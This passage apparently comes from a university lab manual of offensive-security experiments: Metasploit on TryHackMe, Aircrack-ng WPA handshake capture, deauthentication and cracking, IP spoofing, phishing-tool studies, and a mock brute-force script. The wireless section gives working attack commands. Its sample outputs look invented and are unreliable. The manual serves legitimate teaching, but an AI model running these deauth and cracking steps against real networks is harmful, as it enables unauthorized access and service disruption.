
1. Verify access:
2. sysinfo
3. Check privileges:
4. getuid
5. Perform basic enumeration as guided by the room tasks.


Step 10: Complete the Room

1. Capture required flags.
2. Ensure all tasks are marked Completed.

Output

- Successful exploitation of Windows OS vulnerabilities.
- Meterpreter session established.
- Screenshots captured as evidence.





Result

Thus, various Windows operating system exploits were successfully demonstrated using the Metasploit Framework on the TryHackMe platform. The experiment enhanced understanding of Windows vulnerabilities, exploitation techniques, and post-exploitation concepts.

EXPERIMENT – 10

Perform Wireless Audit on Routers and Decrypt WPA Keys Using Aircrack-ng in Kali Linux

Aim

To perform a wireless security audit on Wi-Fi routers and demonstrate WPA/WPA2 key cracking using the Aircrack-ng suite in Kali Linux with an external USB Wi-Fi adapter.

Software Requirements

- Host Operating System: Windows / Linux / macOS
- Virtualization Software: Oracle VirtualBox
- Guest Operating System: Kali Linux
- Wireless Audit Tool: Aircrack-ng
- Hardware Requirement: External USB Wi-Fi Adapter (Monitor Mode supported)
- System Requirements:
  - RAM: Minimum 4 GB (8 GB recommended)
  - Disk Space: Minimum 30 GB
  - Processor: Intel/AMD with Virtualization support

Introduction

Wireless networks are widely used but are vulnerable to attacks if weak encryption or passwords are used.
Aircrack-ng is a suite of tools used for monitoring, attacking, testing, and cracking Wi-Fi networks.
This experiment demonstrates how WPA/WPA2 handshakes can be captured and cracked to analyze the strength of wireless security.
Kali Linux with an external Wi-Fi adapter provides a controlled environment for ethical wireless security testing.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Connect the external USB Wi-Fi adapter and attach it to the VM.

Step 2: Verify Wireless Adapter

1. Open Terminal.
2. Check wireless interfaces:
3. iwconfig
4. Identify the wireless interface (e.g., wlan0).

Step 3: Enable Monitor Mode

1. Enable monitor mode:
2. sudo airmon-ng start wlan0
3. Monitor interface (e.g., wlan0mon) is created.

Step 4: Scan Nearby Wireless Networks

1. Scan for Wi-Fi networks:
2. sudo airodump-ng wlan0mon
3. Note the BSSID, Channel, and Encryption type of the target network.

Step 5: Capture WPA Handshake

1. Lock onto the target network:
2. sudo airodump-ng -c <channel> --bssid <BSSID> -w capture wlan0mon
3. Wait for a client to connect, or deauthenticate a client.

Step 6: Deauthenticate Client (Optional)

1. Force client reconnection:
2. sudo aireplay-ng --deauth 5 -a <BSSID> wlan0mon
3. WPA handshake is captured.

Step 7: Crack WPA Key

1. Use Aircrack-ng with a wordlist:
2. sudo aircrack-ng capture-01.cap -w /usr/share/wordlists/rockyou.txt
3. Observe password cracking process.

Step 8: Stop Monitor Mode

1. Stop monitor mode:
2. sudo airmon-ng stop wlan0mon

Output

```
┌──(kali㉿kali)-[~]
└─$ iwconfig

lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated
          Tx-Power=20 dBm
```

```
┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng start wlan0

Found 3 processes that could cause trouble.
Kill them using 'airmon-ng check kill'

PHY     Interface     Driver        Chipset

phy0    wlan0         rtl88xxau     Realtek Semiconductor Corp.

        (mac80211 monitor mode enabled for [phy0]wlan0 on [phy0]wlan0mon)
        (mac80211 station mode vif disabled for [phy0]wlan0)
```

```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng wlan0mon

CH  6 ][ Elapsed: 1 min ][ 2026-04-27 10:12

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC  CIPHER AUTH ESSID
-----------------------------------------------------------------------------------
00:14:6C:7E:40:80  -40      120      300    5   6   54e  WPA2  CCMP  PSK  Home_WiFi
84:38:35:AA:12:BC  -65       80      150    2   1   54e  WPA2  CCMP  PSK  Office_Net

STATION            PWR    Rate     Lost    Frames  Probe
-----------------------------------------------------
12:34:56:78:9A:BC  -45    0 - 1      0        50  Home_WiFi
```

```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng -c 6 --bssid 00:14:6C:7E:40:80 -w capture wlan0mon

CH  6 ][ Elapsed: 2 mins ][ 2026-04-27 10:15 ][ WPA handshake: 00:14:6C:7E:40:80

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC  ESSID
-------------------------------------------------------------------
00:14:6C:7E:40:80  -39      250      800   10   6   54e  WPA2  Home_WiFi

-------------------------------------------------------
✓ WPA Handshake Captured Successfully
```

```
┌──(kali㉿kali)-[~]
└─$ sudo aireplay-ng --deauth 5 -a 00:14:6C:7E:40:80 wlan0mon

Sending 5 DeAuth frames...
DeAuth sent successfully!
```

```
┌──(kali㉿kali)-[~]
└─$ sudo aircrack-ng capture-01.cap -w /usr/share/wordlists/rockyou.txt

Opening capture-01.cap
Read 12000 packets.

   #  BSSID              ESSID             Encryption

   1  00:14:6C:7E:40:80  Home_WiFi         WPA (1 handshake)

Choosing first network...

Reading packets, please wait...

KEY FOUND! [ password123 ]

Master Key     : 12 34 56 78 90 AB CD EF ...
Transient Key  : 98 76 54 32 10 FE DC BA ...

✓ Password Successfully Cracked
```

Result

Wireless auditing and WPA key decryption were successfully demonstrated using the Aircrack-ng tool in Kali Linux.
The experiment highlights the importance of strong passwords and secure wireless encryption methods.

EXPERIMENT – 11
Performing IP Spoofing Using a GitHub Tool in Kali Linux (Educational Demonstration)

Aim

To demonstrate IP spoofing techniques using an open-source GitHub tool in Kali Linux for understanding network-level attack concepts and security vulnerabilities.

Software Requirements

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Tool Source:** GitHub (IP Spoofing Tool – Educational Use)
- **Programming Language:** Python / Bash (as per tool)
- **System Requirements:**
  - RAM: Minimum 4 GB (8 GB recommended)
  - Disk Space: Minimum 30 GB
  - Processor: Intel/AMD with Virtualization support

Introduction

IP spoofing is a technique where an attacker forges the source IP address in network packets to impersonate another system. It is commonly used in attacks such as DDoS, session hijacking, and bypassing IP-based authentication. This experiment demonstrates IP spoofing using a publicly available GitHub tool to understand how attackers manipulate packet headers. Kali Linux provides a safe and controlled environment for ethical network security experimentation.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Log in using Kali credentials.

Step 2: Open Terminal

1. Launch Terminal in Kali Linux.
2. Update system packages:
3. sudo apt update

Step 3: Clone IP Spoofing Tool from GitHub

1. Clone the repository:
2. git clone https://github.com/<username>/<ip-spoofing-tool>
3. Navigate to the tool directory:
4. cd ip-spoofing-tool

Step 4: Install Dependencies

1. Install required dependencies:
2. sudo apt install python3
3. pip3 install -r requirements.txt

Step 5: Configure the Tool

1. Open the script file:
2. nano spoof.py
3. Configure:
    - Target IP address
    - Spoofed source IP address
    - Network interface


Step 6: Execute IP Spoofing

1. Run the tool with root privileges:
2. sudo python3 spoof.py
3. Observe packet transmission with spoofed IP addresses.

Step 7: Monitor Network Traffic (Optional)

1. Use Wireshark or tcpdump:
2. sudo tcpdump
3. Verify spoofed source IP packets.

Output



Result

IP spoofing was successfully demonstrated using a GitHub-based tool in Kali Linux.

The experiment illustrates how attackers can manipulate IP headers and highlights the need for robust network security mechanisms.

EXPERIMENT – 12

Study of Camera Phishing Using an Open-Source GitHub Tool in Kali Linux (Educational Demonstration)

Aim

To study the concept of camera phishing attacks using an open-source GitHub tool in Kali Linux in order to understand privacy threats and the importance of secure user awareness.

Software Requirements

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Study Tool:** Open-source GitHub camera phishing framework (educational use)
- **System Requirements:**
  - RAM: Minimum 4 GB (8 GB recommended)
  - Disk Space: Minimum 30 GB
  - Processor: Intel/AMD with Virtualization support

Introduction

Camera phishing is a social-engineering–based attack where victims are tricked into granting camera access through malicious links or fake web pages. Such attacks can compromise user privacy and are commonly used in cybercrime, surveillance, and identity theft scenarios. Studying camera phishing in Kali Linux using open-source tools helps students understand how attackers exploit human behavior rather than software vulnerabilities. This experiment focuses on awareness, detection, and prevention, not real-world exploitation.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Log in using Kali credentials.

Step 2: Study the Open-Source Tool

1. Access an open-source GitHub repository related to camera phishing (educational purpose).
2. Review the documentation to understand:
   - How fake permission prompts are created
   - How user interaction is exploited
   - Ethical limitations of such tools

Step 3: Understand the Attack Workflow

1. Analyze how phishing pages request camera permissions.
2. Observe how browsers handle camera access requests.
3. Study how attackers misuse user trust.

Step 4: Simulated Demonstration

1. Perform a **local, consent-based simulation** using test accounts.
2. Observe how camera permission prompts appear.
3. Analyze user response behavior.

Step 5: Analyze Security Implications


1. Identify risks related to:
    - Unauthorized camera access
    - Privacy leakage
    - Social engineering
2. Discuss how modern browsers and OS security attempt to mitigate such attacks.


Step 6: Study Prevention Techniques


- Browser permission management
- User awareness and training
- HTTPS and trusted domains
- OS-level camera access controls

Output

- Understanding of how camera phishing attacks operate.
- Awareness of user privacy risks.
- Screenshots and observations recorded for academic reference.







Result

The study of camera phishing using an open-source GitHub tool was successfully completed in Kali Linux.

The experiment enhanced understanding of social-engineering attacks and emphasized the importance of user awareness and privacy protection.

EXPERIMENT – 13

Study of Phishing Attacks Using Z-Phisher (Open-Source GitHub Tool) in Kali Linux – Educational Demonstration

Aim

To study phishing attack concepts using the Z-Phisher open-source framework in Kali Linux in order to understand social-engineering threats, user behavior exploitation, and preventive security measures.

Software Requirements

- Host Operating System: Windows / Linux / macOS
- Virtualization Software: Oracle VirtualBox
- Guest Operating System: Kali Linux
- Study Tool: Z-Phisher (Open-Source GitHub Framework – Educational Use)
- System Requirements:
  - RAM: Minimum 4 GB (8 GB recommended)
  - Disk Space: Minimum 30 GB
  - Processor: Intel/AMD with Virtualization support

Introduction

Phishing is a social-engineering attack where attackers trick users into revealing sensitive information such as usernames, passwords, or OTPs by impersonating trusted entities.

Z-Phisher is an open-source educational framework that demonstrates how phishing pages are structured and how attackers exploit human trust rather than software vulnerabilities.

Studying phishing attacks in a controlled Kali Linux environment helps learners understand attack workflows, risks, and the importance of security awareness and defense mechanisms.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Log in using Kali credentials.

Step 2: Study the Z-Phisher Framework

1. Visit the Z-Phisher GitHub repository (read-only study).
2. Review documentation to understand:
   - Types of phishing templates
   - Social-engineering techniques used

- Ethical usage warnings

Step 3: Understand Phishing Attack Workflow

1. Analyze how fake login pages mimic legitimate websites.
2. Observe how users are tricked into entering credentials.
3. Study the role of URL masking and trust exploitation.

Step 4: Controlled Demonstration (Simulation Only)

1. Perform a local, consent-based simulation using dummy accounts.
2. Observe how phishing pages appear to users.
3. Analyze user response behavior (no real credentials used).

Step 5: Identify Security Risks


- Credential theft
- Identity compromise
- Financial fraud
- Privacy violations


Step 6: Study Prevention Techniques

- User awareness and phishing education
- Browser security warnings
- Two-factor authentication (2FA)
- Email and URL filtering
- HTTPS and domain verification

Output

- Clear understanding of phishing techniques and attack flow.
- Identification of social-engineering risks.
- Screenshots and notes recorded for academic reference.





Result

The study of phishing attacks using the Z-Phisher framework was successfully completed in Kali Linux.This experiment improved understanding of social-engineering threats and emphasized the importance of user awareness and defensive security practices.

EXPERIMENT – 14

Study and Demonstration of Brute Force Password Attack in a Controlled Kali Linux Environment

Aim

To study and demonstrate the concept of brute force password attacks in a controlled Kali Linux environment to understand password vulnerabilities and the importance of strong authentication mechanisms.

Software Requirements

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Study Tools:** Open-source password auditing utilities (educational use only)
- **System Requirements:**
  - RAM: Minimum 4 GB (8 GB recommended)
  - Disk Space: Minimum 30 GB
  - Processor: Intel/AMD with Virtualization support

Introduction

A brute force password attack is a method where all possible password combinations are systematically tried until the correct one is found.
Such attacks exploit weak passwords, poor authentication policies, and lack of account lockout mechanisms.
Studying brute force techniques in a controlled Kali Linux environment helps learners understand real-world risks and reinforces best practices for password security and system hardening.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Log in using Kali credentials.

Step 2: Set Up a Controlled Test Environment

1. Use a **locally created test account** or **dummy authentication service**.
2. Ensure no real systems or credentials are involved.
3. Confirm the environment is isolated from external networks.

Step 3: Study Brute Force Attack Workflow

1. Understand how login mechanisms validate credentials.
2. Analyze how attackers automate repeated login attempts.

3. Observe how password complexity affects attack feasibility.

Step 4: Educational Demonstration (Simulation Only)

1. Simulate repeated authentication attempts using dummy data.
2. Observe system responses such as delays or access denial.
3. Record observations without executing real attacks.

Step 5: Analyze Security Weaknesses

- Weak or short passwords
- No rate limiting
- Missing account lockout policies
- Lack of multi-factor authentication

Step 6: Study Prevention and Mitigation Techniques

- Strong password policies
- Account lockout and rate limiting
- CAPTCHA mechanisms
- Multi-factor authentication (MFA)
- Monitoring and alerting

Output

- Understanding of brute force attack concepts.
- Identification of password-related security risks.
- Screenshots and notes recorded for academic reference.

```python
import time

# A mock database of user credentials
USER_DB = {
    "admin": "password123"
}

def authenticate(username, password):
    """Simulates a login mechanism validating credentials."""
    # Simulating network/processing delay
    time.sleep(0.1)

    if username in USER_DB and USER_DB[username] == password:
        return True
    return False
```

```python
from dummy import authenticate

# Dummy data: A short dictionary of common weak passwords
password_list = ["123456", "admin", "qwerty", "letmein", "password123", "admin123"]
target_user = "admin"

print(f"Starting brute force simulation against user: {target_user} ... \n")

attempts = 0
for password in password_list:
    attempts += 1
    print(f"Attempt {attempts}: Trying password '{password}' ... ")

    # Observe system responses such as access denial
    if authenticate(target_user, password):
        print(f"\n[+] SUCCESS! Password found: {password}")
        break
    else:
        print("[-] Access Denied.")
```

```
┌──(kali㉿kali)-[~]
└─$ python3 brute_force.py
Starting brute force simulation against user: admin ...

Attempt 1: Trying password '123456' ...
[-] Access Denied.
Attempt 2: Trying password 'admin' ...
[-] Access Denied.
Attempt 3: Trying password 'qwerty' ...
[-] Access Denied.
Attempt 4: Trying password 'letmein' ...
[-] Access Denied.
Attempt 5: Trying password 'password123' ...

[+] SUCCESS! Password found: password123
```

Result

The study and demonstration of brute force password attacks were successfully completed in a controlled Kali Linux environment.

The experiment emphasized the importance of strong passwords and robust authentication mechanisms to prevent unauthorized access.